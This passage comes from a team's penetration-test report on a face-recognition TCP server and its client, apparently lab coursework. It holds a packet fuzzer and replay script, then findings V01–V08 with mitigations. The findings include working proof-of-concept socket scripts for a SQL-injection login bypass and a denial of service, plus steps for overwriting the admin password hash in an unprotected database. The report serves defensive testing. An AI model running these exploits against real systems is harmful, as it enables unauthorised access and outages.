    # save the last fuzzed packets. name format is pkt_[10 digit with left padding 0]
    fuzzed_packets.reverse()
    for i in range(len(fuzzed_packets)):
      pkt_num = fuzzed_packet_count - i
      f = open('./fuzz_packet/pkt_' + str(pkt_num).zfill(10), 'wb')
      f.write(bytes(fuzzed_packets[i]))
      f.close()

  finally:
    s.close()

  return 0;
```


```
if __name__ == "__main__":
  if len(sys.argv) == 2:
    head_len = int(sys.argv[1])

  if os.path.exists('./fuzz_packet'): # delete path including the fuzzed packets to new test
    shutil.rmtree('./fuzz_packet')

  while 0 == test_tcp_fuzz(): # do fuzz
print("fuzz again")
```

fuzz_verify.py

```
$ cat fuzz_verify.py
import socket
import sys
import os

file_count = 0

def test_packet(files):
    global file_count

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.228', 50000)) # connect to the server

        start_idx = file_count

        for i in range(len(files) - start_idx):
            idx = i + start_idx
            full_path = os.path.join('./fuzz_packet', files[idx])
            file_count += 1

            if os.path.isfile(full_path):
                f = open(full_path, 'rb')
                data = f.read()
                f.close()

                print(full_path) # print file contents
                print(data)
                print('enter to send data above')
                input() # wait user input
                s.sendall(data) # sent the contents of the file to server
    except Exception as err:
        print(err)

        if err.errno == 111:
            return 0

        return -1
    finally:
        s.close()

    return 0

if __name__ == "__main__":
    if os.path.exists('./fuzz_packet'):
        arr = os.listdir('./fuzz_packet')
        arr = sorted(arr, reverse=True)

        while True:
            if test_packet(arr) == 0: # all files are sent to the server, or server port is closed.
                break
    else:
        print('no ./fuzz_packet path')
```

12.4.6. Demo clip


{git_root}/docs/phase2/03_vulnerabilities/V12/fuzz.mp4


lg@LgFaceRecProject: ~/team6/tartan/LgFaceRecDemoTCP_Jetson_NanoV2/build
bkn@DESKTOP-94O1BNS: ~/work

```
face:monica
face:test
face:test
face:test
face:test
face:test
face:test
face:test
face:test
thread_start()+
starting main loop....
comm-start()+  TLS=0
comm-start()+  TLS=1
comm_thread()+
comm_thread()+
imgproc thread is sleeping....
wait for login....
Accepted connection Request
Connection Msg sent..TLS=0
wait for login....
Connected........................TLS=0
MYMSG_NET_CONNECTED
wait for login....
max packet length=1048576 received=46 packet_length=30 timestamp=3208230012 msgtype=1006
accumulated packets=46   my_packet_size=-1
Found Header
accumulated packets=52   my_packet_size=36
bytes=52, data=[SB1T$]
pkt header : length=36  head=[SB1T]
pkt header : msgtype=1008
pkt header : timestamp=446672219
```

```
pkt_0000000035  pkt_0000000078  pkt_0000000121  pkt_0000000164  pkt_0000000207  pkt_0000000250
pkt_0000000036  pkt_0000000079  pkt_0000000122  pkt_0000000165  pkt_0000000208  pkt_0000000251
pkt_0000000037  pkt_0000000080  pkt_0000000123  pkt_0000000166  pkt_0000000209  pkt_0000000252
pkt_0000000038  pkt_0000000081  pkt_0000000124  pkt_0000000167  pkt_0000000210  pkt_0000000253
pkt_0000000039  pkt_0000000082  pkt_0000000125  pkt_0000000168  pkt_0000000211  pkt_0000000254
pkt_0000000040  pkt_0000000083  pkt_0000000126  pkt_0000000169  pkt_0000000212
pkt_0000000041  pkt_0000000084  pkt_0000000127  pkt_0000000170  pkt_0000000213
pkt_0000000042  pkt_0000000085  pkt_0000000128  pkt_0000000171  pkt_0000000214
bkn@DESKTOP-9401BNS:~/work$ python3 fuzz_verify.py
./fuzz_packet/pkt_0000000254
b'+₩xd8₩xdbN₩x1e₩x00₩x00₩x00|₩xb49₩xbf₩xee₩x03₩x00₩x00m₩t₩x19₩x9d?₩x8d₩xc9A₩xedR₩xea₩x18₩xbe₩xd1?₩xcd₩xb
8₩xd1₩x19₩xe8₩x0c!{₩t₩xf3X₩xc90₩x16₩xde'
enter to send data above

./fuzz_packet/pkt_0000000253
b'SB1T$₩x00₩x00₩x00[₩xad₩x9f₩x1a₩xf0₩x03₩x00₩x00₩x9b₩xd7u₩x9c₩xfc₩xaf₩r₩x10Y₩x91₩x84₩xb5₩xc3₩xe9₩x0cg₩x9
f₩xb5₩xcf₩xf8₩xee6₩xcf₩x9dj₩xc8₩xcc₩x13₩x891 ₩x82₩xaeF(₩x98'
enter to send data above

./fuzz_packet/pkt_0000000252
b'=₩xbd₩x9f₩x065₩x00₩x00₩x002p₩x8a₩x17₩xef₩x03₩x00₩x00₩x89₩xb3₩x85₩x89n₩xae₩x18₩x98₩xe8₩xcfn₩x95₩xf1l-₩x
f2₩xa7N₩xd9₩xe8F₩xe3`F₩xda₩x02₩x0f[=₩xd5₩xa0₩xc3H₩xfe₩xb4₩x93₩xcfL!+₩xa8₩xd0₩x03₩xd0:₩t-@₩xbf₩xe8:R₩xa7'
enter to send data above

./fuzz_packet/pkt_0000000251
b"SB1TB₩x00₩x00₩x00Q₩xc4₩x81₩xfa₩xed₩x03₩x00₩x00₩xb4N₩x87z₩xfa'₩xb6₩x140₩xd0₩xbe₩x8c₩xbe,₩xfc₩x01₩xf0₩xc
2₩xb1b₩xc1₩x1f₩x14DEj)₩x92G₩x9b'₩xaadC({₩xf8₩xa4Z.4[₩xdc₩x93₩xac₩xd6A₩x93₩x8eA₩x82i₩x9d₩xa2₩x0e₩xf8₩x89₩
x1a-₩xa4b₩x1e₩x9d₩xc0CD"
enter to send data above
```

13. Vulnerability and Penetration Testing



In the system design diagram of team1 above, it shows us vulnerabilities we've found. Those vulnerabilities were found at the several components, especially we've confirmed that a number of vulnerabilities existed in a certain component (Communication Manager).

ID	Description	Impact	Date found	Related
V01	Insert an arbitrary id/password to DB	Critical	6/23	CWE-916
V02	Sniffing the id/password	High	6/24	CWE-319
V03	Exposed user credentials in the server log	Medium	6/24	CWE-532
V04	Infinite loop in the NetworkTCP.cpp	High	6/24	CWE-253
V05	Unintentional handling of the protocol message	Medium	6/24	CAPEC-494
V06	Weak Passwords that Enable Brute Force Attacks	Medium	6/25	CWE-521
V07	SQL Injection for Login	Critical	6/25	CWE-89
V08	Memory leakage in the 'get_a_packet' function	Medium	6/28	CWE-401
V09	Extraction of name and face image data used by the face recog. AI engine	High	6/28	CWE-922
V10	the system cannot be operated on the big endian architectures	Low	6/29	CWE-198
V11	Possible MITM attack using certificate change	High	6/29	CWE-295
V12	Crash by unsigned integer wraparound related in the packet size	Medium	6/29	CWE-191

13.1. Criteria

13.1.1. Vector (pathway, what attacker obtained)

high opportunity
 | [SERVERINFO] - can attack only with server ip, port
 | [NETWORK] - can attack over the network communicating
 | [CLIENT/BINARY] - can attack with client binary exposed *
 | [CLIENT/SOURCE] - can attack with client source exposed

```
  | [SERVER/ACCESS] - can attack with server accessible
  | [SERVER/BINARY] - can attack with server binary exposed *
  v [SERVER/SOURCE] - can attack with server source exposed
low opportunity
(*: through binary reversing using tools such as IDA-pro, Ghidra)
```

13.1.2. Phenomenon (phenomenon by the vulnerability)

```
unrecognizable
  | [NA] - no special phenomenon by the vulnerability
  | [SLOWDOWN] - gets into a low performance state
  | [HANG] - gets into an infinity loop
  | [WRONGSTATE] - doesn't response correctly
  | [ASSERT] - causes intended abort but damages on availability
  v [CRASH] - causes e.g. unexpected segment fault or die
recognizable
```

13.1.3. Approach (what we did to find the vulnerability)

```
manual
  | [REVIEW/CODE] - done by reviewing code itself
  | [REVIEW/DESIGN] - done by reviewing documents or code
  | [FUZZING] - done by running fuzzing tools
  v [STATIC] - done by running static analysis tools
toolly
```

13.1.4. Technique (exploit techniques)

[SQLINJECTION] - for by-passing authentication
[BUFFEROVERFLOW] - reading or writing beyond legitimate area
[WRAPAROUND] - making use of unsinged type wraparound
[FORMATSTRING] - mainly used for leaking data on the stack
[REVEALEDKEY] - decrypting secure data using revealed keys
[SNIFFING] - sniffing packets over the network
[SPOOFING] - so-called, man in the middle attack
[BRUTEFORCE] - trying all possible input until success
[CRAFTPACKET] - crafting and sending a customized packet
[TAMPERING] - modifying system components for a purpose
[NOSPECIFIED] - no special techniques specified

13.1.5. CIA

[CONFIDENTIALITY] - compromises confidentiality
[INTEGRITY] - compromises integrity
[AVAILABILITY] - compromises availability

13.1.6. Impact

[CRITICAL] - Exploitation of the vulnerability likely results in root-level compromise. advising that you patch or upgrade as soon as possible
[HIGH] - Result in a significant data loss, exposes, or system is entirely compromised.
[MEDIUM] - Same as HIGH. But it’s low possibilities than HIGH.
[LOW] - Minor impact/Most of the system is functioning properly.

13.2. Details

13.2.1. V01 - Insert an arbitrary id/password to DB

ID	V01	Description	Insert an arbitrary id/password to DB

Vector	[SERVER/ACCESS]
Phenomenon	[NA]
Approach	[REVIEW/DESIGN]
Technique	[TAMPERING]
CIA	[INTEGRITY]
Impact	[CRITICAL]

Vulnerabilities

1. The sqlite3 database files (tartan_faces.db, tartan_user.db) have no password. So it can be accessed and modified by an attacker.
* CWE-916: Use of Password Hash With Insufficient Computational Effort
  https://cwe.mitre.org/data/definitions/916.html
* CWE-862: Missing Authorization https://cwe.mitre.org/data/definitions/862.html

Compromise Sequence

1. Modify tartan_user.db. Insert new user with the SHA256 hashed password or replace the user's passwd.
2. login success using new or modified user (e.g. the user can be an admin)

Recommended Mitigations

1. Provide the Access Control of DB.

Analysis

1. From install guide (tartan_install.sh), we found some DB files are installed.

```
$ cat tartan_install.sh
....
install tartan*.db /usr/local/tartan/
....
```

2. So we checked the tartan* DB with sqlite3. It doesn't request any password, so we could check the data in the table.
It consists of id, account, passwd, privilege columns. But the passwd field would be encrypted or hashed.

```
$ sqlite3 tartan_user.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .table
user
```

```
sqlite> .schema user
CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT, passwd TEXT, privilege
INT);
```

```
sqlite> select * from user;
1|admin|e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792|0
2|lg|078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1|2
```

3. To understand the logic related in the user credentials, we checked the source codes. So we found some code snippets related in the user id and the password. So we found that the SHA256 is used for the passwd.

```
// mydb.cpp
gboolean CMydb::initialize_database_account()
{
  ...
  const char *sql = "DROP TABLE IF EXISTS user;"
  "CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT, passwd TEXT, privilege
INT);"
  "INSERT INTO user VALUES(1, 'admin',
'e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792' ,0);"
```

```
  "INSERT INTO user VALUES(2, 'lg',
'078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1' ,2);";
  ...
}
```

```
// auth.cpp
int CAuth::login(string id, string passwd)
{
  CMydb db;
  CCyper cyp;
  return db.find_user(id, cyp.get_passwd_enc(passwd));
}
```

```
// cyper.cpp
string CCyper::get_passwd_enc(string pass)
{
  unsigned char digest[SHA256_DIGEST_LENGTH];

  SHA256_CTX ctx;
  SHA256_Init(&ctx);
  SHA256_Update(&ctx, pass.c_str(), pass.length());
  SHA256_Final(digest, &ctx);

  string str=bytes2hex(digest,SHA256_DIGEST_LENGTH );
  // printf("SHA256 digest: %s\n", str.c_str());
  return str;
}
```

4. Finally we change the DB to what we want. Change the admin paswd to SHA256 hashed value of 'lg' and add new 'user'. So we can login 'admin/lg' and 'user/user' in the client program

```
sqlite> replace into user values
(1,'admin','0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292',0);

sqlite> insert into user values
(3,'user','04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb',2);

sqlite> select * from user;
1|admin|0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292|0
2|lg|078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1|2
3|user|04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb|2
```

13.2.2. V02 - Sniffing the id/password

ID	V02	Description	Sniffing the id/password
Vector	[NETWORK]		
Phenomenon	[NA]		
Approach	[REVIEW/DESIGN][REVIEW/CODE]		
Technique	[SNIFFING]		
CIA	[CONFIDENTIALITY]		
Impact	[HIGH]		

Vulnerabilities

1. The communication channel for the user credentials is not secure
* CWE-319: Cleartext Transmission of Sensitive Information
  https://cwe.mitre.org/data/definitions/319.html

Compromise Sequence

1. Sniffing the network packet through Wireshark.
2. Select the 'Non secure' mode and push login button
3. the id/password is checked by captured packet

Recommended Mitigations

1. Encrypt the data with a reliable encryption scheme before transmitting.

Analysis

1. Capture TCP Packet using port number 50000 (=non-secure port)
   See the Wireshark packet in './03_vulnerabilities/V02/tcp_packet.pcapng'.

```
No.     Time           Source                Destination           Protocol Length Info
4 0.126187       192.168.0.217         192.168.0.228         TCP      81     11505 → 50000 [PSH,
ACK] Seq=1 Ack=1 Win=204800 Len=27

Frame 4: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface
\Device\NPF_{0BA61C95-3362-49D2-9950-76429883512C}, id 0
Ethernet II, Src: EFMNetwo_4c:1a:37 (00:26:66:4c:1a:37), Dst: IntelCor_da:66:5a
(8c:c6:81:da:66:5a)
Internet Protocol Version 4, Src: 192.168.0.217, Dst: 192.168.0.228
Transmission Control Protocol, Src Port: 11505, Dst Port: 50000, Seq: 1, Ack: 1, Len: 27
Data (27 bytes)
```

```
0000  8c c6 81 da 66 5a 00 26 66 4c 1a 37 08 00 45 00   ....fZ.&fL.7..E.
0010  00 43 98 24 40 00 80 06 df 82 c0 a8 00 d9 c0 a8   .C.$@...........
0020  00 e4 2c f1 c3 50 02 60 87 7e bd 7a b0 8d 50 18   ..,..P.`.~.z..P.
0030  c8 00 75 c5 00 00 53 42 31 54 1b 00 00 00 c7 8c   ..u...SB1T......
0040  07 3c e8 03 00 00 0a 05 61 64 6d 69 6e 12 02 6c   .<......admin..l
0050  67                                                g
## It shows that the user id 'admin' and the password 'lg' are exposed.
```

13.2.3. V03 - Exposed user credentials in the server log

ID	V03	Description	Exposed user credentials in the server log
Vector	[SERVER/ACCESS]		
Phenomenon	[NA]		
Approach	[REVIEW/DESIGN][REVIEW/CODE]		
Technique	[NOSPECIFIED]		
CIA	[CONFIDENTIALITY]		
Impact	[MEDIUM]		

Vulnerabilities

1. The logging information exposes too much information
* CWE-532: Insertion of Sensitive Information into Log File
  https://cwe.mitre.org/data/definitions/532.html

Compromise Sequence

1. Start server and trace the logs ({git_repo_root}/LgFaceRecDemoTCP_Jetson_NanoV2/log.sh)
2. Attempt to login
3. The logs show the user credentials including password like below.

```
Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]: ACCOUNT=user PASSWORD=user
Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]:  id:3  account:user,
passwd:04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb, privilege:2
Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]: OK You're a valid user :
privilege=2
```

Recommended Mitigations

1. Do not print the log of credentials.

Analysis

1. Just monitoring the log.

13.2.4. V04 - infinite loop in the NetworkTCP.cpp

ID	V04	Description	infinite loop in the NetworkTCP.cpp

Vector	[SERVERINFO]
Phenomenon	[HANG]
Approach	[REVIEW/CODE]
Technique	[CRAFTPACKET]
CIA	[AVAILABILITY]
Impact	[HIGH]

Vulnerabilities

1. Infinite loop in the ReadDataTcp function. Because it doesn't handle the return value of 'recv' function correctly. It causes the denial of service.
* CWE-253: Incorrect Check of Function Return Value https://cwe.mitre.org/data/definitions/253.html

Compromise Sequence

1. execute 'python3 client.py'

```
$ cat ./client.py
#!/usr/bin/env python3

import socket

HOST = '192.168.0.228'
PORT = 50000

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
  s.connect((HOST, PORT))
  s.sendall(b'Hello, world')
# when terminating the script, the recv function of the server will return the 0
```

Recommended Mitigations

1. Properly check all functions which return a value.

Analysis

1. When checking the man page of recv, it can return the 0 when a peer is disconnected.

```
$ man recv
...
RETURN VALUE
...
When a stream socket peer has performed an orderly shutdown, the return value will be  0  (the
traditional "end-of-file" return).
...
```

2. But in the source codes, there is no handling of the return 0 of the recv function. So if 'length' param is more than 0 and the recv returns 0 by disconnecting of the peer, the for loop is infinite.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length)
{
  ...
  for (size_t i = 0; i < length; i += bytes)
  {
    // if the peer is disconnected, the recv function will return 0.
    if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length  - i,0)) == -1)
    {
      return (-1);
    }
    accumulated+=bytes;
    if (i==0) {
      ...
    }
    if (my_packet_size==-1) {
      ...
    }
    printf("accumulated packets=%zu   my_packet_size=%zd\n",accumulated, my_packet_size );
    if (my_packet_size>0 && accumulated>=my_packet_size)
      return accumulated;
    }
    return(length);
  }
```

13.2.5. V05 - Unintentional handling of the protocol message

ID	V05	Description	Unintentional handling of the protocol message

Vector	[SERVERINFO]
Phenomenon	[WRONGSTATE]
Approach	[REVIEW/CODE]
Technique	[CRAFTPACKET]
CIA	[AVAILABILITY]
Impact	[MEDIUM]

Vulnerabilities

1. The length parameter is set abnormally in case of sending the preamble "SB1T" only
* CAPEC-494: TCP Fragmentation https://capec.mitre.org/data/definitions/494.html

Compromise Sequence

1. <Normal case> execute python statements below. and confirm login success

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))
s.sendall(b'\x53\x42\x31\x54\x1b\x00\x00\x00\xc7\x8c\x07\x3c\xe8\x03\x00\x00\x0a\x05\x61\x64\x6d\
x69\x6e\x12\x02\x6c\x67') # send login protocol message with id:pass=admin:lg
```

2. logout confirm by the statement below

```
s.close()
```

3. <NG case> execute python statements below. And login is not succeeded.

```
import time
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000)) # connect to the server
s.sendall(b'\x53\x42\x31\x54') # send preamble "SB1T" 1st
time.sleep(1) # wait
s.sendall(b'\x1b\x00\x00\x00\xc7\x8c\x07\x3c\xe8\x03\x00\x00\x0a\x05\x61\x64\x6d\x69\x6e\x12\x02\
x6c\x67') # send remain payload to login
```

Recommended Mitigations

1. Handle correctly the fragmented packets.

Analysis (See next page)

1. When receiving the 4bytes "SB1T" only and entering "if (i==0)" statement, the "MyPacket *p" is not filled enough. Caller initializes the all memory pointing of data to zero. So in this case, only p->hdr.head is written to the data of the received packet and others are zero.

2. Finally, my_packet_size is changed to 0 and the next receiving data is not parsed correctly. And then keep looping until receiving the size of the value of 'length' input param.

```
// NetworkTCP.cpp
ssize_t ReadDataTcp(TTcpConnectedPort *TcpConnectedPort,unsigned char *data, size_t length)
       // all memory pointing of data is zero. length is PACKET_MAX_BUFFER_SIZE (=1024 * 1024)
{
  ssize_t bytes;
  ssize_t my_packet_size=-1;
  ssize_t accumulated=0;

  for (size_t i = 0; i < length; i += bytes)
  {
     // receiving 4 bytes "SB1T"
     if ((bytes = recv(TcpConnectedPort->ConnectedFd, (char *)(data+i), length  - i,0)) == -1)
     {
        return (-1);
     }

     accumulated+=bytes;
     if (i==0) {
       MyPacket *p=(MyPacket*)data; // data is "SB1T\0\0\0\0\0\0\0...\0".
       printf("max packet length=%zu received=%zu packet_length=%d timestamp=%u msgtype=%d\n",
             length, bytes, p->hdr.size , p->hdr.timestamp, p->hdr.msgtype);

       if (p->hdr.head[0]=='S' && p->hdr.head[1]=='B' && p->hdr.head[2]=='1'
                  && p->hdr.head[3]=='T') {
         my_packet_size=p->hdr.size; // p->hdr.size is 0
       }
       // print_pkt_header(data,60);
     }
     ...

     // when total received data is more than PACKET_MAX_BUFFER_SIZE, return the function.
     if (my_packet_size>0 && accumulated>=my_packet_size)
       return accumulated;
  }

  return(length);
}
```

```
// ProtocolDef.h
#pragma pack(push, 1)
typedef  struct {
  unsigned char head[4];
  uint32_t size;
  uint32_t timestamp;
  uint32_t msgtype;
} MyPacketHeader;

typedef  struct {
  MyPacketHeader hdr;
  unsigned char payload[0];
} MyPacket;
#pragma pack(pop)
```

13.2.6. V06 - Weak Passwords that Enable Brute Force Attacks

ID	V06	Description	Weak Passwords that Enable Brute Force Attacks

Vector	[SERVERINFO]
Phenomenon	[NA]
Approach	[REVIEW/CODE]
Technique	[BRUTEFORCE]
CIA	[CONFIDENTIALITY]
Impact	[MEDIUM]

Vulnerabilities

1. Weak Passwords that Enable Brute Force Attacks
*CWE-521: Weak Password Requirements https://cwe.mitre.org/data/definitions/521.html

Compromise Sequence

1. Try all possible cases one by one until successfully login

Recommended Mitigations

1. Follow the password guideline of NIST
   - Set an 8-character minimum length.
   - Change passwords only if there is evidence of compromise.
   - Screen new passwords against a list of known compromised passwords.
   - Skip password hints and knowledge-based security questions.
   - Limit the number of failed authentication attempts.

Analysis

1. Check the source codes of the client related in the password. We found that the password policy is 1~10 Random Alpha/Numeric. There is no minimum password length. When the length of password is less than 6, it has 56,800,235,584 combinations. It takes 1.10 hours or 0.05 days to crack the password.
(reference: https://tmedweb.tulane.edu/content_open/bfcalc.php?uc=0&lc=0&nu=0&sc=0&ran=6&rans=0&dict=0)

```
// MFCApplication1Dlg.cpp
BOOL CMFCApplication1Dlg::OnInitDialog()
{
  ...
  m_EditID.SetLimitText(10);
  m_EditPW.SetLimitText(10);
  ...
  return TRUE;
}

void CMFCApplication1Dlg::OnBnClickedButtonLogin() // click login button
{
  CString id;
  CString pw;
  m_EditID.GetWindowTextW(id);
  m_EditPW.GetWindowTextW(pw);
  if (id.IsEmpty() || checkIDPW(id) == false || pw.IsEmpty() || checkIDPW(pw) == false)
  {
    AfxMessageBox(_T("Please enter a valid ID and PW. (Alphabet, numeric only)"));
    return;
  }
  ...
  // send login ID, PW
  string ids = string(CT2CA(id));
  string pws = string(CT2CA(pw));
  CLoginProtocol login(ids, pws);
  mNetworkManager->send_packet(login);
  SetTimer(REQ_TIMEOUT_TIMER, 5000, NULL);
  ...
}
```

13.2.7. V07 - SQL Injection for Login

ID	V07	Description	SQL Injection for Login

Vector	[SERVERINFO]
Phenomenon	[NA]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION]
CIA	[INTEGRITY][CONFIDENTIALITY]
Impact	[CRITICAL]

Vulnerabilities

1. The server doesn't validate ID/PW from client, so attacker can login with SQL injection.
*CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
https://cwe.mitre.org/data/definitions/89.html

Compromise Sequence

1. Send SQL injection message to server like below:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))

s.sendall(b'\x53\x42\x31\x54\x21\x00\x00\x00\xC7\x8C\x07\x3C\xE8\x03\x00\x00\x0A\x0B\x61\x64\x6D\
x69\x6E\x27\x20\x2D\x2D\x20\x27\x12\x02\x30\x30')

# \x0A : id
# \x0B : id length
# \x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27 : admin' -- '
# \x12 : password
# \x02 : password length
# \x30\x30 : 00
```

Recommended Mitigations

1. Input Validation
2. Parameterization - If available, use structured mechanisms that automatically enforce the separation between data and code.

Analysis

1. Check the login source codes of the client and server. The client code validates ID/PW input, but the server does not.

```
// mydb.cpp
int CMydb::find_user(string id, string passwd)
{
  ...
  // SQL Query is considered as string. Also doesn’t have any validation or parameterization
  std::ostringstream stringStream;
  stringStream << "SELECT * from user where account='";
  stringStream << id;
  stringStream << "' and passwd='";
  stringStream << passwd;
  stringStream << "';";
  string strstr = stringStream.str();
  char *sql = (char *)strstr.c_str();
  ...
  if (sqlite3_prepare(db, sql, -1, &stmt, nullptr) == SQLITE_OK)
  {
    if (sqlite3_step(stmt) == SQLITE_ROW)
    {
      ...
    }
  }
  else
  {
    SQL_CHECK("Error");
  }
  rc = sqlite3_exec(db, "END", 0, 0, 0);
  ...
}
```

2. Make the protobuf message and code for ID/PW

2-1. make protobuf message

```
# protocolLogin.proto
syntax = "proto3";

package protocol_msg;

message LoginMsg {
  string user_id = 1;
  string password = 2;
}
```

2-2. build python module for message

```
$ sudo apt install protobuf-compiler
$ sudo pip install protobuf
$ protoc -I="./" --python_out="./" protocolLogin.proto
```

2-3. make SQL injection code using protobuf

```
# login.py
# -*- coding: utf-8 -*-
import protocolLogin_pb2
import sys
import socket

# login protobuf
login = protocolLogin_pb2.LoginMsg()
login.user_id = "admin' -- '"
login.password = "00"

msg = login.SerializeToString()

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))

header = b'\x53\x42\x31\x54\x21\x00\x00\x00\xc7\x8c\x07\x3c\xe8\x03\x00\x00'
s.sendall(header + msg) # send SQL Injection Query
```

2-4. send this message to server

```
$ python3 login.py
```

13.2.8. V08 - Memory leakage in the 'get_a_packet' function

ID	V08	Description	Memory leakage in the 'get_a_packet' function
Vector	[SERVERINFO]		
Phenomenon	[SLOWDOWN]		
Approach	[REVIEW/CODE]		
Technique	[NOSPECIFIED]		
CIA	[AVAILABILITY]		
Impact	[MEDIUM]		

Vulnerabilities

1. The 'get_a_packet' function doesn't free the structure of the paresed received packet after use it.
*CWE-401: Missing Release of Memory after Effective Lifetime
https://cwe.mitre.org/data/definitions/401.html

Compromise Sequence

1. Operate run mode
2. Check the memory manager of the client system whether or not the occupation is increased.

Recommended Mitigations

1. The Boehm-Demers-Weiser Garbage Collector or valgrind can be used to detect leaks in code.

Analysis

1. The occupation of the memory usage of the client program is increased continuously during the operation of system.

2. Check the memory leakeage in source codes of the client program. The 'create_protocol_instance' function allocates the new memory. But the 'get_a_packet' function doesn't free the memory after the use. You can check the 'PagedMemorySize64' field of "Get-Process MFCApplication1" command of PowerShell.

< Memory Check command in PowerShell> - PagedMemorySize64 (=The amount of memory, in bytes, allocated in the virtual memory paging file for the associated process.
https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.pagedmemorysize64?view=net-5.0)

```
PS C:\> Get-Process MFCApplication1 | select PagedMemorySize64, ProcessName

                              PagedMemorySize64 ProcessName
                              ----------------- -----------
                                       14893056 MFCApplication1
```

```
// ProtocolManager.cpp
